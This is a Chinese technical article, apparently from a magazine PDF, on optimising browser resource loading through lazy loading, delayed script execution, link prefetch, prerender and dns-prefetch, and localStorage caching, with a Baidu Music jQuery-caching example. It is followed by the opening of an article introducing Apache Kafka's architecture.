具体来说是将样式的“声明”(Declaration) 和请求 (Delivery) 请求，并且是否请求一个样式由是否拥有该功能的 html 片段决定。

当然同时也考虑也会适当的合并样式片段，但这完全是基于使用算法对用户使用模块情况进行分析，挑选出使用频率比较高的模块进行拼合。



这一套系统不仅仅是对样式碎片，对 js，对图片 sprites 的拼合同样有效。

你会不会觉得我上面说的懒加载还是离自己太远了？但然不是，你去看看现在的人人网个人主页看看



如果你在点击图中标注的“与我相关”、“相册”、“分享”按钮并观察 Chrome 的 Timeline 工具，那么都是在点击之后才加载对应的模块

The screenshot shows the Chrome Developer Tools Network tab. At the top, there are tabs for Elements, Network, Sources, Timeline, Profiles, and Resources. Below the tabs are icons for Stop, Refresh, and Preserve log, along with a Filter input field and buttons for All, Documents, Stylesheets, and Images.

Name	Path	Headers	Preview	Response
xn.ui.friendSelectorMenu.js	s.xnimg.cn/a51499/jspro			<pre> 1 XN.namespace("XN. 2 (function(ns){ 3 selectors={}; 4 function sortByNa 5 return _2.sort(fu 6 return a.name.loc 7 }); 8 } 9 getFriendSelector 10 return selectors[11]; 12 ns.friendSelector 13 this._ID=XN.util. 14 selectors[this._I 15 this.config=this. </pre>
xn.app.share.js	s.xnimg.cn/a67096/jspro			
xn.app.pymk.js	s.xnimg.cn/a46066/jspro			
xn.page.share.home.js	s.xnimg.cn/a44118/jspro/sha			
xn.app.ugcsuggest.js	a.xnimg.cn/a54893/jspro			

三 . Delay Execution

利用浏览器缓存

脚本最致命的不是加载，而是执行。因为何时加载毕竟是可控的，甚至可以是异步的，比如通过调整外链的位置，动态的创建脚本。但一旦脚本加载完成，它就会被立即执行 (Evaluate Script)，页面的渲染也就随之停止，甚至导致在低端浏览器上假死。

更加充分的理由是，大部分的页面不是 Single Page Application，不需要依靠脚本来初始化页面。服务器返回的页面是立即可用的，可以想象我们初始化脚本的时间都花在用户事件的绑定，页面信息的丰满（用户信息，个性推荐）。[Steve Souders](#) 发现在 Alexa 上排名前十的美国

网站上的 js 代码，只有 29% 在 window.onload 事件之前被调用，其他的 71% 的代码与页面的渲染无关。

Steve Souders 的 [ControlJS](#) 是我认为一直被忽视的一个加载器，它与 Labjs 一样能够控制脚本的异步加载，甚至（包括行内脚本，但不完美）延迟执行。它延迟执行脚本的思路非常简单：既然只要在页面上插入脚本就会导致脚本的执行，那么在需要执行的时候才把脚本插入进页面。但这样一来脚本的加载也被延迟了？不，我们会通过其他元素来提前加载脚本，比如 img 或者是 object 标签，或者是非法的 mine type 的 script 标签。这样当真正的脚本被插入页面时，只会从缓存中读取。而不会发出新的请求。

[Stoyan Stefanov](#) 在它的文章 [Preload CSS/JavaScript without execution](#) 中详细描述了这个技巧，如果判断浏览器是 IE 就是用 image 标签，如果是其他浏览器，则使用 object 元素：

```
window.onload = function () {  
    var i = 0,  
        max = 0,  
        o = null,  
  
        preload = [  
            // list of stuff to preload  
        ],  
  
        isIE = navigator.appName.indexOf('Microsoft') === 0;  
  
    for (i = 0, max = preload.length; i < max; i += 1) {  
  
        if (isIE) {  
            new Image().src = preload[i];  
            continue;  
        }  
        o = document.createElement('object');  
        o.data = preload[i];  
  
        // IE stuff, otherwise 0x0 is OK  
        //o.width = 1;  
        //o.height = 1;  
        //o.style.visibility = "hidden";  
        //o.type = "text/plain"; // IE  
        o.width = 0;  
        o.height = 0;  
  
        // only FF appends to the head  
        // all others require body  
        document.body.appendChild(o);  
    }  
};
```

同时它还列举了其他的一些尝试，但并非对所有的浏览器都有效，比如：

- 使用 <link> 元素加载 script，这么做在 Chrome 中的风险是，在当前页有效，但是在以后打开需要使用该脚本的页面会无视该文件为缓存
- 改变 script 标签外链的 type 值，比如改为 text/cache 来阻止脚本的执行。这么做会导致

在某些浏览器（比如 FF3.6）中压根连请求都不会发出

`type=prefetch`

延迟执行并非仅仅作为当前页面的优化方案，还可以为用户可能打开的页面提前缓存资源，如果你对这两种类型的 `link` 元素熟悉的话：

- `<link rel="subresource" href="jquery.js">`: subresource 类型用于加载当前页面将使用（但还未使用）的资源（预先载入缓存中），拥有较高优先级
- `<link rel="prefetch" href="http://NextPage.html">`: prefetch 类型用于加载用户将会打开页面中使用到的资源，但优先级较低，也就意味着浏览器不做保证它能够加载到你指定的资源。

那么上一节延迟执行的方案就可以作为 subresource 与 prefetch 的回滚方案。同时还有其他的类型：

- `<link rel="dns-prefetch" href="//host_name_to_prefetch.com">`: dns-prefetch 类型用于提前 dns 解析和缓存域名主机信息，以确保将来再请求同域名的资源时能够节省 dns 查找时间，比如我们可以看到淘宝首页就使用了这个类型的标签：




```

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <meta charset="gbk">
5   <link rel="dns-prefetch" href="//g.tbcdn.cn">
6   <link rel="dns-prefetch" href="//gtms01.alicdn.com">
7   <link rel="dns-prefetch" href="//gtms02.alicdn.com">
8   <link rel="dns-prefetch" href="//gtms03.alicdn.com">
9   <link rel="dns-prefetch" href="//gtms04.alicdn.com">
10  <link rel="dns-prefetch" href="//log.mmstat.com">
11  <link rel="dns-prefetch" href="//p.tanx.com">
12  <link rel="dns-prefetch" href="//i.mmcdn.cn">
13  <link rel="dns-prefetch" href="//delta.taobao.com">
14  <title>淘宝网 - 淘！我喜欢</title>
15  <meta name="description" content="淘宝网 - 亚洲最大、最全的网上购物平台，提供淘宝、天猫商品和服务！">

```

`<link rel="prerender" href="http://example.org/index.html">`: prerender 类型就比较霸道了，它告诉浏览器打开一个新的标签页（但不可见）来渲染指定页面，比如这个[页面](#)：



这也就意味着如果用户真的访问到该页面时，就会有“秒开”的用户体验。

但现实并非那么美好，首先你如何能预测用户打开的页面呢，这个功能更适合阅读或者论坛类型的网站，因为用户有很大的概率会往下翻页；要注意提前的渲染页面的网络请求和优先级和 GPU 使用权限优先级都比其他页面的要低，浏览器对提前渲染页面类型也有一定的要求，具体可以参考[这里](#)。

利用 LocalStorage


在聊如何用它来解决我们遇到的问题之前，个人觉得首先应该聊聊它的优势和劣势。

Chris Heilmann 在文章[There is no simple solution for local storage](#) 中指出了一些常见的 LS 劣势，比如同步时可能会阻塞页面的渲染、I/O 操作会引起不确定的延时、持久化机制会导致冗余的数据等。虽然 Chris 在文章中用到了比如 "terrible performance", "slow" 等字眼，但却没有真正的指出究竟是具体的哪一项操作导致了性能的低下。


Nicholas C. Zakas 于是写了一篇针对该文的文章 [In defense of localStorage](#)，从文章的名字就可以看出，Nicholas 想要捍卫 LS，毕竟它不是在上一篇文章中被描述的那样一无是处，不应该被抵制。

比较性能这种事情，应该看怎么比，和谁比。

就“读”数据而言，如果你把“从 LS 中读一个值”和“从 Object 对象中读一个属性”相比，是不公平的，前者是从硬盘里读，后者是从内存里读，就好比让汽车与飞机赛跑一样，有一个 benchmark 各位可以参考一下：[localStorage vs. Objects](#)：



跑分的标准是 OPS(operation per second)，值当然是越高越好。你可能会注意到，在某个浏览器的对比列中，没有显示关于 LS 的红色列——这不是因为统计出错，而是因为 LS 的操作性能太差，跑分太低（相对从 Object 中读取属性而言），所以无法显示在同一张表格内，如果你真的想看的话，可以给你看一张放大的版本：



这样以来你大概就知道两者在什么级别上了。

在浏览器中与 LS 最相近的机制莫过于 Cookie 了：Cookie 同样以 key-value 的形式进行存储，同样需要进行 I/O 操作，同样需要对不同的 tab 标签进行同步。同样有 benchmark 可以供我们进行参考：[localStorage vs. Cookies](#)

从 Brwoserscope 中提供的结果可以看出，就 Reading from cookie, Reading from localStorage getItem, Writing to cookie, Writing to localStorage property 四项操作而言，在不同浏览器不同平台，读和写的效率都不太相同，有的趋于一致，有的大相径庭。

甚至就 LS 自己而言，不同的存储方式和不同的读取方式也会产生效率方面的问题。有两个 benchmark 非常值得说明问题：

[localStorage-string-size](#)

[localStorage String Size Retrieval](#)

在第一个测试中，Nicholas 在 LS 中用四个 key 分别存储了 100 个字符，500 个字符，1000 个字符和 2000 个字符。测试分别读取不同长度字符的速度。结果是：读取速度与读取字符的长度无关。

第二个测试用于测试读取 1000 个字符的速度，不同的是对照组是一次性读取 1000 个字符；而实验组是从 10 个 key 中（每个 key 存储 100 个字符）分 10 次读取。结论：是分 10 此读取的速度会比一次性读取慢 90% 左右。

LS 也并非没有痛点。大部分的 LS 都是基于同一个域名共享存储数据，所以当你在多个标签打开同一个域名下的站点时，必须面临一个同步的问题，当 A 标签想写入 LS 与 B 标签想从 LS 中读同时发生时，哪一个操作应该首先发生？为了保证数据的一致性，在读或者在写时务必会把 LS 锁住（甚至在操作系统安装的杀毒软件在扫描到该文件时，会暂时锁住该文件）。因为单线程的关系，在等待 LS I/O 操作的同时，UI 线程和 Javascript 也无法被执行。

但实际情况远比我们想象的复杂的多。为了提高读写的速度，某些浏览器（比如火狐）会在加载页面时就把该域名下 LS 数据加载入内存中，这么做的副作用是延迟了页面的加载速度。但如果不去这么做而是在临时读写 LS 时再加载，同样有死锁浏览器的风险。并且把数据载入内存中也面临着将内存同步至硬盘的问题。

上面说到的这些问题大部分归咎于内部的实现，需要依赖浏览器开发者来改进。并且并非仅仅存在于 LS 中，相信在 IndexedDB、webSQL 甚至 Cookie 中也有类似的问题在发生。

实战开始

考虑到移动端网络环境的不稳定，为了避免网络延迟（network latency），大部分网站的移动端站点会将体积庞大的类库存储于本地浏览器的 LS 中。但[百度音乐](#)将这个技术也应用到了 PC 端，他们将所依赖的 jQuery 类库存入 LS 中。用一段很简单的[代码](#)来保证对 jQuery 的正确载入。我们一起来看看这段代码。代码详解就书写在注释中了：

```

!function (globals, document) {
    var storagePrefix = "mbox_";
    globals.LocalJs = {
        require: function (file, callback) {
            /*
                如果无法使用 localstorage, 则使用 document.write 把需要请求的脚本写在页面上
                作为 fallback, 使用 document.write 确保已经加载了所需要的类库
            */

            if (!localStorage.getItem(storagePrefix + "jq")) {
                document.write('<script src="' + file + '" type="text/javascript"></script>');
                var self = this;

                /*
                    并且 3s 后再请求一次, 但这次请求的目的是为了获取 jquery 源码, 写入
                    localstorage 中 ( 见下方的 _loadJs 函数 )
                    这次“一定”走缓存, 不会发出多余的请求
                    为什么会延迟 3s 执行? 为了确保通过 document.write 请求 jquery 已经加载完成。
                    但很明显 3s 也并非一个保险的数值
                    同时使用 document.write 也是出于需要故意阻塞的原因, 而无法为其添加回调, 所以延时 3s
                */
                setTimeout(function () {
                    self._loadJs(file, callback)
                }, 3e3)
            } else {
                // 如果可以使用 localstorage, 则执行注入
                this._reject(localStorage.getItem(storagePrefix + "jq"),
callback)
            }
        },
        _loadJs: function (file, callback) {
            if (!file) {
                return false
            }
            var self = this;
            var xhr = new XMLHttpRequest;
            xhr.open("GET", file);
            xhr.onreadystatechange = function () {
                if (xhr.readyState === 4) {
                    if (xhr.status === 200) {
                        localStorage.setItem(storagePrefix + "jq", xhr.responseText)
                    } else {}
                }
            };
            xhr.send()
        },
        _reject: function (data, callback) {
            var el = document.createElement("script");
            el.type = "text/javascript";
            /*
                关于如何执行 LS 中的源码, 我们有三种方式
                1. eval
                2. new Function
                3. 在一段 script 标签中插入源码, 再将该 script 标签插入页码中
            */
        }
    }
}

```

关于这三种方式的执行效率, 我们内部初步测试的结果是不同的浏览器下效率各不相同

参考一些 jsperf 上的测试，执行效率甚至和具体代码有关。

```

    */
    el.appendChild(document.createTextNode(data));
    document.getElementsByTagName("head")[0].appendChild(el);
    callback && callback()
},
isSupport: function () {
    return window.localStorage
}
}
})(window, document);
!
function () {
    var url = _GET_HASHMAP ? _GET_HASHMAP("/player/static/js/naga/common/
jquery-1.7.2.js") : "/player/static/js/naga/common/jquery-1.7.2.js";
    url = url.replace(/^\//mu[0-9]*\bdstatic\.com/g, "");
    LocalJs.require(url, function () {})
}();

```

因为桌面端的浏览器兼容性问题比移动端会严峻的多，所以大多数对 LS 利用属于“做加法”，或者“轻量级”的应用。最后一瞥不同站点在 PC 平台的对 LS 的使用情况：

- 比如百度和 github 用 LS 记录用户的搜索行为，为了提供更好的搜索建议

commandbar.history	"tmpvar/jsdom \nkissyteam/kissy \nsizzle\nmo
n:js	"tmpvar/jsdom"
n:kin	"hh54188/King"
n:kis	"kissyteam/kissy"
n:kiss	"kissyteam/kissy"
n:lab	"tastejs/todomvc"
n:todo	"adobe/brackets"
n:winjs	"browserstate/history.js"

- Twitter 利用 LS 最主要的记录了与用户关联的信息（截图自我的 Twitter 账号，因为关注者和被关注者的不同数据会有差异）：
- userAdjacencyList 表占 40,158 bytes，用于记录每个字关联的用户信息
- userHash 表占 36,883 bytes，用于记录用户被关注的人信息

```

_typeahead:_userAdjacen... [{"0": [643653, 86898412, 280538548, 65845659, 132859817], "1": [364488011, 406911790, 207756340, 14465898, 234571626, 5231...}
_typeahead:_userHash [{"47": {"id": 47, "verified": false, "is_dm_able": false, "name": "kellan", "screen_name": "kellan", "profile_image_url": "http://p...

```

- Google 利用 LS 记录了样式：

	Key	Value
▶ Frames	web-mhoPINU7jJFcfc08QXT0IDICA	{"c":{"mcr":5}, "sb":{"agen":false, "cgen":true}}
▶ Web SQL	web-mhsfINU8PDEdbe8AWRq4HAAQ	{"c":{"mcr":5}, "sb":{"agen":false, "cgen":true}}
▶ IndexedDB	web::b	"sfINU8PDEdbe8AWRq4HAAQ"
▼ Local Storage	web::c	["5e030605efd722c6"]
https://www.google.com...	web::c5e939605efd722c6	{"cmds":[{"i":"gstyle", "css":"body{color:blue; font-size:14px; font-family:arial; margin:0; padding:0;}"}, {"i":"gscript", "js": "function() { var el = document.createElement('div'); el.innerHTML = 'Hello World!'; el.style.cssText = 'margin: 10px auto; width: fit-content;'; document.body.appendChild(el); }();"}], "t":15154750149}
https://plus.google.com	web::r	[]
▼ Session Storage	web::rt	[]
https://www.google.com...	web::s	[]
https://plus.google.com	web::u	[]
	web::v	"20_6d3f265c"

- 天猫用 LS 记录了导航栏的 HTML 碎片代码：

	Key	Value
com	/isNeedMerchant	"false"
tm	/tmall-fp/subject-rec.php	{"cacheData": "<div class='module' data-tru..."} 1397641260630
o.com	mui/mallbar/frm/access	"true"
	mui/mallbar/frm/init	""
	tanx_ssp_pvid	a715eb05724dfbd97bee9c0d806aa852::1397641260630
	tanxssp_acookieExpires	{"cacheData": "<div class='module' data-tru..."} 1397641260630
	/tmall-fp/cat-1.php	{"cacheData": "<div class='module' data-tru..."} 1397641260630
	/tmall-fp/cat-2.php	{"cacheData": "<div class='module' data-tru..."} 1397641260630
	/tmall-fp/cat-3.php	{"cacheData": "<div class='module' data-tru..."} 1397641260630
	/tmall-fp/cat-4.php	{"cacheData": "<div class='module' data-tru..."} 1397641260630
	/tmall-fp/cat-5.php	{"cacheData": "<div class='module' data-tru..."} 1397641260630


Sources Timeline Profiles Resources Audits Console

	Key	Value

总结

No silver bullet. 没有任何一项技术或者方案是万能的，虽然开源社区和浏览器厂商在提供给我们越来越丰富的资源，但并不意味着今后遇见的问题就会越来越少。相反，或许正因为多样性，和发展中技术的不完善，事情会变得更复杂，我们在选择时要权衡更多。我无意去推崇某一解决方案，我想尽可能多的把这些方案与这些方案的厉害呈现给大家，毕竟不同人考虑问题的方面不同，业务需求不同。

还有一个问题是，本文描述的大部分技术都是针对现代浏览器而言，那么如何应对低端浏览器呢？



从百度统计这张 17 个月的浏览器市场份额图中可以看出（当然可能因为不同站点的用户特征不同会导致使用的浏览器分布与上图有出入），我们最关心的 IE6 的市场份额一直是呈现的是下滑的趋势，目前已经降至几乎与 IE9 持平；而 IE9 在今年的市场份额也一直稳步上升；IE7 已经被遥遥甩在身后。领头的 IE8 与 Chrome 明显让我们感受到有足够的信心去尝试新的技术。还等什么，行动起来吧！

其他参考文献

[Chrome's preloader delivers a ~20% speed improvement!](#)

[High Performance Networking in Google Chrome](#)

[The real conflict behind and @srcset](#)

[How the Browser Pre-loader Makes Pages Load Faster](#)

[Script downloading in Chrome](#)

[Who's Afraid of the Big Bad Preloader?](#)

[localStorage Read Performance](#)

[The performance of localStorage revisited](#)

[Storage case study: Bing, Google](#)

[Measuring localStorage Performance](#)

[Application Cache is a Douchebag](#)

感谢[王保平](#)对本文的审校。

查看原文：[让我们再聊聊浏览器资源加载优化](#)

相关内容

[Redis 的性能优化](#)

[《流程的永恒之道》（五）：BPM 的生命周期之优化阶段](#)

[腾讯手机 QQ 浏览器的测试与加速思路](#)

[Qzone Touch 跨终端优化](#)

[微博 LAMP 性能优化之路](#)

专题 | Topic

存储系统的 那些事儿

Apache Kafka：下一代分布式消息系统

作者 Abhishek Sharma，译者 梅雪松

简介

[Apache Kafka](#) 是分布式发布 - 订阅消息系统。它最初由 LinkedIn 公司开发，之后成为 Apache 项目的一部分。Kafka 是一种快速、可扩展的、设计内在就是分布式的，分区的和可复制的提交日志服务。

Apache Kafka 与传统消息系统相比，有以下不同：

- 它被设计为一个分布式系统，易于向外扩展；
- 它同时为发布和订阅提供高吞吐量；
- 它支持多订阅者，当失败时能自动平衡消费者；

它将消息持久化到磁盘，因此可用于批量消费，例如 [ETL](#)，以及实时应用程序。

本文我将重点介绍 Apache Kafka 的架构、特性和特点，帮助我们理解 Kafka 为何比传统消息服务更好。

我将比较 Kafka 和传统消息服务 [RabbitMQ](#)、Apache [ActiveMQ](#) 的特点，讨论一些 Kafka 优于传统消息服务的场景。在最后一节，我们将探讨一个进行中的示例应用，展示 Kafka 作为消息服务器的用途。这个示例应用的完整源代码在 [GitHub](#)。关于它的详细讨论在本文的最后一节。

架构

首先，我介绍一下 Kafka 的基本概念。它的架构包括以下组件：

- 话题（Topic）是特定类型的消息流。消息是字节的有效负载（Payload），话题是消息的分类名或种子（Feed）名。
- 生产者（Producer）是能够发布消息到话题的任何对象。
- 已发布的消息保存在一组服务器中，它们被称为代理（Broker）或 Kafka 集群。
- 消费者可以订阅一个或多个话题，并从 Broker 拉数据，从而消费这些已发布的消息。

